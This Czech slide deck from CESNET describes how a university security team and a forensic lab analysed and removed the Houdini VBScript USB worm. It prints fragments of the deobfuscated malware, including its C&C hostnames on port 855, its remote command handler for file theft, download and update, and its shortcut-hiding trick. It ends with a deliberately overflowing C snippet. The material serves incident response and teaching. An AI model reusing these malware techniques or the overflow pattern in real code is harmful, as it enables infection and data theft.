

1996–2016
CESNET
SPOLUPRÁCE
VÝZKUM
KOMUNITA

Malware Houdiny @ ZČU




Aleš Padrta

Petr Žák


- Ukázka spolupráce
 - Univerzitní CSIRT & forenzní laboratoř
 - Západočeská univerzita v Plzni
(WEBnet Incident Response Team)
 - FLAB - Forenzní laboratoř CESNET
- Schéma
 - CSIRT řeší incident
 - CSIRT potřebuje informace
 - Forenzní laboratoř poskytne informace
 - CSIRT zužitkuje informace

Dějství I: Stav na ZČU



Upozornění na problém

- Uživatel kopíruje soubory mezi počítači
 - Nezná progresivní metody přenosu dat
 - Používá flashdisk a Průzkumníka (Explorer)
- Použitý postup



Upozornění na problém

- Eskalace k lokálnímu správci IT
- Eskalace uživatelské podpoře CIV ZČU (IT oddělení)

Dobrý den,
prosím Vás o pomoc. Objevil se mi tu
vir. Ze všech adresářů a souborů udělá
na externích úložištích zástupce.

Děkuji za pomoc.

- Eskalace bezpečnostnímu týmu



- Flashdisk
 - Obsahuje i původní soubory (Atribut „skrytý soubor“)
 - Obsahuje zástupce
 - Stejná jména i ikony jako původní soubory
 - Otevře původní soubor + soubor „Microsoft Excel.WsF“
 - Obsahuje soubor „Microsoft Excel.WsF“
- Hledání informací
 - <http://www.en.usbfix.net/2014/03/remove-shortcut-virus-usb/>
 - Malware: Dinihou – **Houdini Worm.VBScript**

- Postup pro infikované flashdisky

- „Obnova“ uživatelských dat
- Zrušení atributu „skrytý soubor“

```
attrib -h -r -s /s /d *.*
```


- Smazání zástupců
- Smazání souboru „Microsoft Excel.WsF“

- Napadené stanice

- Záznam v registrech
- Neznámá činnost malware ⇒ reinstalace

```
wscript.exe //B "C:\Users\...\Microsoft Office\Microsoft Excel.WsF"
```


- Preventivní opatření
 - Problematická
- Stanice ve správě IT oddělení
 - Používaný antivirový program nezachytí
 - Zavedeno blokování souborů *.WsF
- Ostatní stanice
 - Ve správě „uživatelů“
 - Studenti
- Velká migrace USB zařízení



Stále kvoká, stále kvoká, ...

- Výskyt dalších případů
 - Uživatelé stanice mimo správu IT oddělení
 - Studenti a jejich flashdisky
 - Opakované nákazy
- Potřeba hlubší analýzy
 - Nedostatek vlastních kapacit
 - Hlavně nedostatek času
 - Zadání analýzy externímu subjektu
 - CESNET FLAB

Dějství II: Analýza malware



Zadání pro FLAB

- Zadání
 - Malware na flashdisku pro každý soubor vytvoří zástupce a původní soubor schová, takže uživatel spouští (dvouklikem) zástupce, který kromě vlastního souboru spustí ještě VBScript, který zajišťuje šíření malware a asi i další aktivitu.
- Otázky k zodpovězení
 - 1) Jakou funkcionalitou malware disponuje?
 - 2) Lze přítomnost malware poznat podle síťového chování?
 - 3) Jak nastavit pravidla pro antivirový systém, aby blokoval tento malware?

Zadání pro FLAB

- Podklady pro analýzu
 - Předány elektronicky dva soubory
- Přípona „.norun“
 - Zamezení neúmyslnému spuštění
- **Microsoft Excel.WsF.norun**
 - Malware nalezený na napadeném flashdisku
 - Evidenční číslo 001
- **IMG_2402.lnk.norun**
 - Jeden ze zástupců vytvořený malwarem na napadeném flashdisku
 - Evidenční číslo 002

Zadání pro FLAB

- Výňatek ze zadání

Podklady předány zákazníkem.

Elektronický podklad (Data)		Evidenční číslo	001
Jméno souboru	Microsoft Excel.WsF.norun		a
Hashe souboru	MD5: 5ac3bb5b66ac8fff3[REDACTED]72c0d91efce0 SHA-1: 55d841b141fa01751d09e[REDACTED]271b1bfcd27ec4		b
Čas zajištění	[REDACTED] (úplně stejný malware řešen i v říjnu 20[REDACTED])		c
Popis	VBScript, který je šířen a spouštěn malwarem vytvořeným zástupcem.		d
Způsob získání	Zkopírování z nakaženého flashdisku		e
Způsob předání	Předáno přes AFS@ZČU.		f
Poznámky	Souboru byla přidána přípona „norun“ k zamezení neúmyslnému spuštění.		g

Analýza zástupce (ev. č. 002)

- Položka „cíl“ zástupce:


```
C:\WINDOWS\system32\cmd.exe /c  
cls&cls&cls&cls&cls&cls&cls&cls&cls&cls&start  
IMG_2402.JPG&cls&cls&cls&cls&cls&cls&cls&cls&cls&cls&  
cls&cls&start Microsoft" "Excel.WsF&cls&cls&cls&  
cls&cls&cls&cls&cls&cls&cls&cls&exit
```

- Po odstranění cls (clear screen):

```
start IMG_2402.JPG //původní soubor  
start Microsoft" "Excel.WsF //malware  
exit //zavření okna
```


- Zajišťuje spuštění malware – každé otevření souboru

Analýza zástupce (ev. č. 002)



- Využití výchozího nastavení
 - „Nezobrazovat skryté soubory“ = ano, zatajit existenci
 - „Skrývání přípon známých typů“ = ano, zatajit informaci

Jak to vidí uživatel



```
> dir /B  
dokument.lnk
```

```
> dir /AH /B  
dokument.txt
```

```
> dir /A /B  
dokument.lnk  
dokument.txt
```


Analýza malware (ev. č. 001)

- WsF = Windows Script File
 - Kontejner
 - Spuštění obsahu ve správném interpretu
 - Nativně
 - Javascript
 - Visual Basic
 - Další instalované
 - Perl
 - Python
 - ...



- Obsah souboru – obfuskovaný VB Script

```
<package>
<job id="manage-bde">
<script language="VBScript">
Dim nTWAAKaqMncGOLEYPcXDTqcWJAj:nTWAAKaqMncGOLEYPcXDTqcWJAj="kyz
NMWZrwnYxTfZmaVff":If nTWAAKaqMncGOLEYPcXDTqcWJAj="kyzNMWZrwnYxT
fZmaVff"Then:End If:Dim LzcAEAXYFzttkGGoBj:LzcAEAXYFzttkGGoBj="v
uWeIryKEArjjHfVnrNb":If
...
If:LB="}}}}!}}!}}?}}^}}|+?^}}}}%}}^}}-}}|-]^}}|-]-^+?|!^|_-|}}|}}^/|
-^?{*}_[{/}}}}{-/}}^?|]-/^?|[^]^[^-|_|_\\{*}_-]_[^-|[^[^!{-{/}}?_*_-|?|^
...
FUNCTION FRANCE(VIANA):Dim ZxyjgajpHRCEftq
...
GRECE=FRANCE(20+20+9) TO (LONDON(BOSNA)/FRANCE(10*5))
...
</script>
</job>
</package>
```

Analýza malware (ev. č. 001)

- Deobfuskace – varianta „hrubá síla“
 - Rozebrat činnost funkcí a získat kód
 - To opravdu není dobrý nápad ...
- Deobfuskace – varianta „jemný intelekt“
 - Sestavení a spuštění kódu je realizováno funkcí
`ExeCuTeGloBal (ITALI (FRANCE (50-30+17) , LB))`
 - Místo spuštění necháme výsledný kód jen zobrazit
`:%s/ExecuteGlobal/WScript.echo/`
 - Uložení výsledku
`cscript echo_script.Wsf > unpacked1.Wsf`

- Výsledek po deobfuskaci – další (jiná) obfuskace

```
<package>
<job id="manage-bde">
<script language="VBScript">
COLOMBIA=VINSULA (USA ("=oVeqCcWe \m/x{ }GEOXXeXy+FqeXZXmW*mSG#IWH{LbG
{LeGwmSOzzXOJi/Vo}/SWFmWXOEG#QcZsCcWe \m/x{/NN\cVNzXVMqWGxFc/zK/X/Q
DotX{FRXELNOELicWOzzXOJi/VPL{WyqWGR}RLu}/SWFmWXOEG/FyW-MXNxFc/zK/X
/qWGRmlLuLDYR-SvzMXS!XEXo/Tvxi}/
. . . .
+cHr(CByte("&H"&Mid(PANAMA,3,2)))+cHr(CByte("&H"&Mid(PANAMA,5,2))):
PUREAU=PUREAU+Left(CANADA,KOUBA):Next:UREGWAY=PUREAU:End Function:F
unction USA(HINDORAS):Dim i:For i=1 To Len(HINDORAS):USA=Mid(HINDOR
AS,i,1)&USA:next:End Function
</script>
</job>
</package>
```

- Stejný postup (náhrada `GlobalExecute` za `Wscript.echo`)
`cscript echo_unpacked1.Wsf > unpacked2.Wsf`

Analýza malware (ev. č. 001)

- Výsledek po druhé deobfuskaci – už zase (!)

```
<package>
<job id="manage-bde">
<script language="VBScript">
TUNISIA="!{*!#/-!#*{{!#\!/-[=!#!#/#/!#*=|!{-[!{*{{!{-[!#![=!#!#*=|!
#/#/!#*\*!{#-|!#]/|!#/#/! [=|!#*-*!#/#/!#[/*!{-//!{*!#/-!{*!#/-!#
. . .
FOR ALGERIE=1 TO UboUnD(TUNISIA):MAROCOO=MAROCOO+cHr(TUNISIA(ALGER
IE)/(25+25-32)):NEXT:ExecuteGlobal(MAROCOO)
</script>
</job>
</package>
```

- Stejný postup (náhrada GlobalExecute za Wscript.echo)

```
cscript echo_unpacked2.Wsf > unpacked3.Wsf
```

- Výsledek po třetí deobfuskaci – konečně čitelný kód

```
On eRrOr ReSuMe NeXt

dIm Az
sET Az = WsCriPt.CreAtEoBjEcT("wscript.shell")
dIm Aw
sET Aw = CreAtEoBjEcT("scripting.filesystemobject")
dIm Av
sET Av = CreAtEoBjEcT("msxml2.xmlhttp")

Ay = ArRaY ("maroco.linkpc.net:855",
"maroco.myq-see.com:855", "maroco.redirectme.net:855")
Ax = Az.ExPaNdEnViRoNmEnTsTrInGs ("%appdata%") &"\Microsoft Office\"
Aw.CreateFolder Ax

Au = TRue
At = True

Ar = "Microsoft Excel.WsF"
...
```

- Analýza kódu malware
 - Iterativní činnost
 - Seznam proměnných s poznámkami
 - Seznam funkcí s poznámkami
 - Odstraňování „eMoSTyLu z NáZVůprOMěNných“
- Skript
 - Poměrně krátký – necelých 500 řádek
 - ⇒ kompletní analýza funkčnosti
 - Vyhledání odpovědí na otázky

1) Jakou funkcionalitou malware disponuje?

- Persistence

- Spuštění přes zástupce na médiu
 - Instalace na stanici
 - Rozšíření na „removable“ média
- Po instalaci na stanici (registrový klíč)
 - Průběžné rozšiřování na „removable“ média
 - Komunikace s C&C

- Šíření

- Přes „removable“ média – nutná součinnost uživatele

```
for EACH Drive In Aw.Drives
...
If Drive.Drivetype = 1 then
... '* type 1 = Removable
```


- Zahájení komunikace s C&C
 - V intervalu 5000ms (5s)
- Rozpoznávané pokyny z C&C serveru
 - Aktualizace skriptu (tj. možná změna funkcionality)
 - Změna intervalu komunikace s C&C
 - Stáhnout soubor z C&C a spustit jej
 - Odeslat soubor ze systému na C&C
 - Odinstalování ze systému (tj. mazání stop po útoku)
 - Spuštění lokální příkazu jako parametr cmd.exe (v analyzované verzi nefunkční, vývojová chyba)

- Ukázka části kódu – schopnosti malware

```
SeLeCt case Ao (0)
case "execute"
  An = Ao (1)
  Bd An '* ???
case "update" '* nahrazeni obsahu lokalniho skriptu parametrem
  An = Ao (1)
  Al.ClOse
  sET Al = Aw.OpEnTeXtFiLe (Ax & Ar ,2, FaLsE)
  Al.WriTe An
  Al.ClOse
  Az.RuN "WScript.exe //B " & cHr((17+17)) & Ax & Ar & cHr((17+17))
  WScript.QuIt
case "uninstall"
  Bi '* call Bi: uninstall
case "send"
  Bn Ao (1),Ao (2) '*call Bn (param2_filename, param3_path)
case "site-send"
  Bh Ao (1),Ao (2) '*call Bh (param2_getparam, param3_filename)
case "recv"
  An = Ao (1)
  Be (An) '*call Be (param2): odeslani zadaneho souboru na CaC
case "Sleep" '* nastaveni noveho intervalu cekani v cyklu
  An = Ao (1)
  Sleep = EVal (An)
eND SeLeCt
```

2) Lze přítomnost malware poznat podle síťového chování?

- Ano, každých 5s komunikuje s C&C
- Port 855, C&C udáno jako hostname
 - maroco.linkpc.net:855
 - maroco.myq-see.com:855
 - maroco.redirectme.net:855
- Zjištění IP adres v historii?
 - Passive DNS

3) Jak nastavit pravidla pro antivirový systém, aby blokoval tento malware?

- Konzultováno s WEBnet Incident Response Team
 - FLAB nemá příslušný SW
- Zabezpečení koncových stanic ZČU
 - Dodavatel XxXxxx
 - WsF je v kategorii „Script“ - nelze globálně zakázat
 - Jediná možnost – ruční pravidlo „blokování *.WsF“

Dějství III: Využití informací

Nalezení napadených zařízení

- Síťová komunikace
 - Port 855, IP adresy odpovídající daným hostname
 - Identifikace stanic, uživatelů
- Vytěžení uživatelů stanic
 - Jaké flashdisky používáte?
 - Kam jste své flashdisky připojoval?
 - Kdo připojoval své flashdisky k Vašemu zařízení?
- Identifikace dalších uživatelů
 - Mimo ZČU (např. kopírovací centrum)

- Připraveny „nápravné“ skripty
 - Vychází z deobfuskovaného kódu (reverzní postup)
 - `uninstall.vbs` – odstranění malware ze systému
 - `clean.vbs` – odstranění nákazy z „removable“ médií
 - Pro aktuálně připojené – možno snadno vyčistit
- Instrukce pro IT HelpDesk
- Připravena webová stránka pro uživatele
 - Postup + skripty ke stažení
- Úprava pravidel AV systému

Univerzitní síť to nekončí

Google

houdiny odstranění



All

Images

Videos

Shopping

News

More ▾

Search tools

About 1,660 results (0.70 seconds)

Showing results for **houdini** odstranění

Search instead for [houdiny odstranění](#)

Malware "Houdini" a jeho odstranění – Support ✓

support.zcu.cz/.../Malware_%22Houdini%22_a_jeho_... ▾ [Translate this page](#) ✓

Oct 16, 2015 - Houdini je malware (virus) v podobě .wsf (Visual Basic) skriptu s názvem Microsoft Excel.WsF, který se šíří pomocí flashdisků a jiných ...

Jak odstranit Trojan VBS Houdini F 20150402 - pcrisk.net ?

www.pcrisk.net/.../Jak-odstranit-Trojan-VBS-Houdini-... ▾ [Translate this page](#) ✓

Apr 2, 2015 - This článku zahrnuje krok za krokem průvodce o tom, jak odstranit Trojan VBS:Houdini F a související Trojan virus.Follow vodítka k odstranění ...

Univerzitní sítě to nekončí

Dobrý den.

Měl bych na Vás velkou prosbu.

Nejsem však student vaší školy.


Našel jsem odkaz: <http://support.zcu.cz/..>

Manželka "přitáhla" ze školy tento trojan a práskla to do notebooku a PC v práci.

Mohl bych Vás požádat o zpřístupnění, či odkaz na stažení tohoto skriptu.

Moc děkuji.

Dotazy a diskuse



1996–2016
CESNET

```
cat << __EOF__ > game.c
#define MSG "Zahraj si ...\n\t... nauc se ...\n\t\t... pridej se!"
int a() {char s[8]; strcpy(s, MSG); return(0); }
int main(int argc, char **argv){a();exit(0);}
__EOF__
gcc game.c && ./a.out
Segmentation fault
```



<https://flab.cesnet.cz/game>